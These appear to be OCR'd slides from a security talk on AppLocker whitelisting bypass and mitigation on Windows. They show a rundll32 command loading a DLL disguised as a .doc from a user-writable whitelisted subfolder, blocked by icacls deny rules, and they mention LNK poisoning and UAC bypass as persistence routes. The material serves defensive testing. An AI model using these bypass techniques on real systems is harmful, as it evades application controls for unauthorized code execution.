
- Vietnamese (Windows)
- Wang Taiwan
- Western European (DOS)**
- Western European (IA5)
- Western European (ISO)
- Western European (Mac)

Preview:

Cancel

3. traversal attempt failed

We saw that even with AppLocker deny rule in place, we can still load DLL. Let's dropped the same files into icacls "block" folder, **simulate writable whitelisted sub-directory abuse**



Mitigate rundll32 abuse with icacls

The screenshot shows a Windows desktop environment. A green arrow points from the desktop icon area to the taskbar. The taskbar displays the desktop icon (with a red border) and the IP address "192.168.181.160". Below the taskbar, the command prompt window title is "Console X cmd.exe 5368@25 X". The command prompt output shows:

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\q\Desktop> dir block\subfolder
Volume in drive C has no label.
Volume Serial Number is FCAD-9571

Directory of C:\Users\q\Desktop\block\subfolder

05/24/2017  03:38 PM    <DIR>        .
05/24/2017  03:38 PM    <DIR>        ..
05/18/2017  03:28 PM           10,240 AllTheThings.doc
                           1 File(s)      10,240 bytes
                           2 Dir(s)   26,099,290,112 bytes free

C:\Users\q\Desktop> rundll32 C:\users\q\desktop\block\subfolder\AllTheThings.doc,EntryPoint
```

A yellow arrow points from the command prompt output to the error message in the file explorer window. The file explorer window shows a folder structure under "block\subfolder" and displays an error dialog box titled "RunDLL" with the message:

There was a problem starting
C:\users\q\desktop\block\subfolder\AllTheThings.doc
Access is denied.

OK

Text annotations in yellow highlight the error message and the command prompt output:

- "same for regsvr32"
- "execution attempt failed"

Earlier slide: “*It is good practice to add deny rules for whitelisted-user-writable paths, especially for scripting abuse & EXEs but for DLLs...*”

Deny rules + icacls



EXEs/Scripts + DLLs

Red



Blue

- How to find **other whitelisted components** that can be abused for code-execution/persistence/UAC-bypass?

*low-hanging fruits... start with system scripts, read MSDN...

Sample effort: <https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/>

- Possible to **block users from writing/modifying^ LNK** but allow existing ones to run? Eg. File Screening Management [https://technet.microsoft.com/en-us/library/cc732074\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc732074(v=ws.11).aspx)
^ **LNK ‘poisoning’ is a persistence method**
- How to **generalize detection** of system components abuse since there's no way to block every single component?

<https://www.carbonblack.com/2016/06/14/defining-effective-patterns-attack-machine-learning/>

Other Related Stuff

- Our **A**utomated **P**ayload **T**est-**C**ontroller help automate testing of hardened systems/endpoint-protection-ware against such bypass methods <https://jymcheong.github.io/ptc/>
- On-going offensive techniques curation, research & update of our **M**alware **I**nformation **S**haring **P**latform installed with **APTC**